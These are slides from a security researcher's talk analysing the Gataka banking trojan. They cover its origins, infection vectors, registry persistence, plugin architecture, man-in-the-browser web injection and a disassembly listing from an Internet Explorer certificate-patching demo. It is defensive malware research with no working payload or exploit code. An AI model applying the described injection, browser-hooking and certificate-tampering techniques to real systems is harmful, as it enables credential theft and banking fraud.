

Reversing banking trojan: an in-depth look into Gataka

Jean-Ian Boutin
ESET

Outline

- Background
- Architecture
 - Overview of plugins
- Network Protocol
- Webinject
- Campaigns

Background


Origins

- Aliases: Tatanga, Hermes
- First publicly discussed in 2011 by S21Sec
- Targets mostly European users

What is it?

- Banking trojan
 - Designed to steal all kind of sensitive information through Man-In-The-Browser scheme
 - Regionalized
 - Not very wide spread
- Developed in C++
- Modular architecture similar to SpyEye
- Very verbose, a lot of debug information are sent to Command and Control Server.
- Frequent update with new plugins and plugin versions.
- Several advanced features

Geographic distribution of detection



Business model

- This is not a do-it-yourself kit like SpyEye
- It seems that this kit is private or sold only to selected groups
- Infection vector
 - BlackHole
 - Malicious attachment




Basics

DEMO1

Installation


- Infection vector
 - BlackHole
 - Malicious attachment
- Installation
 - Injection in all processes
- Communications done through IE



Persistence

Name	Type	Data
(Default)	REG_SZ	(value not set)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
Google Update	REG_SZ	"C:\Documents and Settings\Administrator\Local Settings\Application Data\Google\Update\GoogleUpdate.exe" /c
LicenseValidator	REG_SZ	C:\Documents and Settings\Administrator\Application Data\TeamViewer\{6ADCEAD9-9827-4951-BE37-C24B85EE6365}\LicenseValidator.exe


My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



Architecture


Modular Architecture

- HermesCore
 - Communicate with C&C
 - Ability to launch downloaded executable




DEMO2

Interceptor




Interceptor

- Supported browsers
 - Firefox
 - Internet Explorer
 - Opera
 - Maxthon
- Frequent update to support latest browser versions



Communication can now be monitored

- NextGenFixer
 - Install filters on particular URLs
- Webinject
 - Inject html/javascript
 - Record videos/screenshots
- HttpTrafficLogger
 - Log selected communications to/from specific websites
- CoreDb
 - Stores information received from C&C




DEMO3

IEXPLORE – certificate patching

```
770A2674 $ 8BFF MOV EDI,EDI
770A2676 . 55 PUSH EBP
770A2677 . 8BEC MOV EBP,ESP
770A2679 . 56 PUSH ESI
770A267A . 8B75 10 MOV ESI,DWORD PTR SS:[EBP+10]
770A267D . 833E 28 CMP DWORD PTR DS:[ESI],28
770A2680 . 76 0D JBE SHORT WINTRUST.770A268F
770A2682 . F746 28 000101 TEST DWORD PTR DS:[ESI+28],100
770A2689 . 0F85 38260000 JNZ WINTRUST.770A4CC7
770A268F > 8B4D 0C MOV ECX,DWORD PTR SS:[EBP+C]
770A2692 . 6A 00 PUSH 0
770A2694 . 6A 00 PUSH 0
770A2696 . 6A 00 PUSH 0
770A2698 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
770A269B . 8BC6 MOV EAX,ESI
770A269D . E8 0A000000 CALL WINTRUST.770A26AC
770A26A2 > 5E POP ESI
770A26A3 . 5D POP EBP
770A26A4 . C2 0C00 RETN 0C
770A26A7 . 90 NOP
```

